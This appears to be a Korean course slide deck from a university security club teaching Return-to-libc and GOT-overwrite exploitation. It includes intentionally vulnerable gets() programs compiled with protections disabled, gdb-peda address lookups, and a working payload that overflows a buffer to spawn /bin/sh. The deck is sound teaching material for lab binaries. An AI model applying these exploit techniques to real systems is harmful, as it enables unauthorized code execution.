


만약 주소가 라이브러리 함수였다면?

Return To Libc

원리/기본개념


기본 원리



Return To Libc

원리/기본개념


기본 원리



Return To Libc

원리/기본개념

기본 원리



printf("hello");

Return To Libc

(실습) Simple RTL

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    char buf[256];
    gets(buf);

    return 0;
}
```

목표 : system("/bin/sh") 수행

gets() 사용으로 Buffer Overflow에 취약한 프로그램 제작

(컴파일 옵션)

```
gcc -o prac1 prac1.c -m32 -mpreferred-stack-boundary=2 -no-pie -fno-pic -fno-stack-protector
```

Return To Libc

(실습) Simple RTL

```
(gdb) source /usr/share/peda/peda.py  
gdb-peda$ █
```

```
gdb-peda$ start █
```

GDB 연결 후 peda 플러그인 적용(사진 참고)

그 후 start

Return To Libc

(실습) Simple RTL

p [함수 이름]

```
gdb-peda$ p system  
$1 = {<text variable, no debug info>} 0xf7e24d80 <system>
```

find [문자열]

```
gdb-peda$ find "/bin/sh"  
Searching for '/bin/sh' in: None ranges  
Found 1 results, display max 1 items:  
libc : 0xf7f63b8f ("/bin/sh")
```

Return To Libc


(실습) Simple RTL

```
minibeef@argos-edu:~/sysedu/week5$ (python -c 'print "A"*260 + "\x80\x4d\xe2\xf7" + "A"*4 + "\x8f\x3b\xf6\xf7";cat) | ./prac1  
ls  
peda-session-prac1.txt  prac1  prac1.c
```


버퍼(256 + SFP(4) + system(4) + dummy(4) + /bin/sh(4)

GOT Overwrite PLT/GOT?

링킹 방식에는 두가지가 있다.



GOT Overwrite PLT/GOT?



GOT Overwrite PLT/GOT?

즉, GOT == 실제 함수의 주소

GOT Overwrite

Attack Idea

printf 함수의 GOT → system()의 GOT

→ 의도치 않은 system 함수의 실행

IDEA

printf("cat flag") → **system**("cat flag")

GOT Overwrite

(실습) 2asy-got

```
#include <stdio.h>

int main()
{
    printf("cat flag");
    return 0;
}
```

```
minibee@argos-edu:~/sysedu/week5$ echo "HELLO ARGOS!" >> flag
minibee@argos-edu:~/sysedu/week5$ cat flag
HELLO ARGOS!
```

소스 작성 후 flag 파일 생성

GOT Overwrite

(실습) 2asy-got

```
(gdb) source /usr/share/peda/peda.py  
gdb-peda$ █
```

gdb 실행 후 peda 플러그인 적용

```
gdb-peda$ start
```

start

GOT Overwrite

(실습) 2asy-got

```
gdb-peda$ elfsymbol printf
Detail symbol info
printf@reloc = 0
printf@plt = 0x555555554520
printf@got = 0x555555754fd0
gdb-peda$ p system
$1 = {int (const char *)} 0x7ffff7a334e0 <__libc_system>
gdb-peda$ set *0x555555754fd0=0x7ffff7a334e0
```

```
gdb-peda$ c
Continuing.
[New process 24153]
process 24153 is executing new program: /bin/dash
[New process 24154]
process 24154 is executing new program: /bin/cat
HELLO ARGOS!
[Inferior 3 (process 24154) exited normally]
Warning: not running
gdb-peda$
```

과제 설명

ezrtl

```
#include <stdio.h>

void get_flag(int arg1, int arg2)
{
    if(arg1 < 10) {
        if(arg1 - arg2 == 0) {
            puts("SYSEDU [REDACTED]");
        }
    } else {
        puts("NO!! bye~");
    }
}

int main()
{
    char buf[100] = "";
    gets(buf);
    return 0;
}
```

cp /home/minibeef/share_edu/ezrtl ~

과제 설명

ezrtl

```
minibeef@argos-edu:~/share_edu$ (python -c [REDACTED]  
[REDACTED] | ./ezrtl  
SYSEDU{[REDACTED]}
```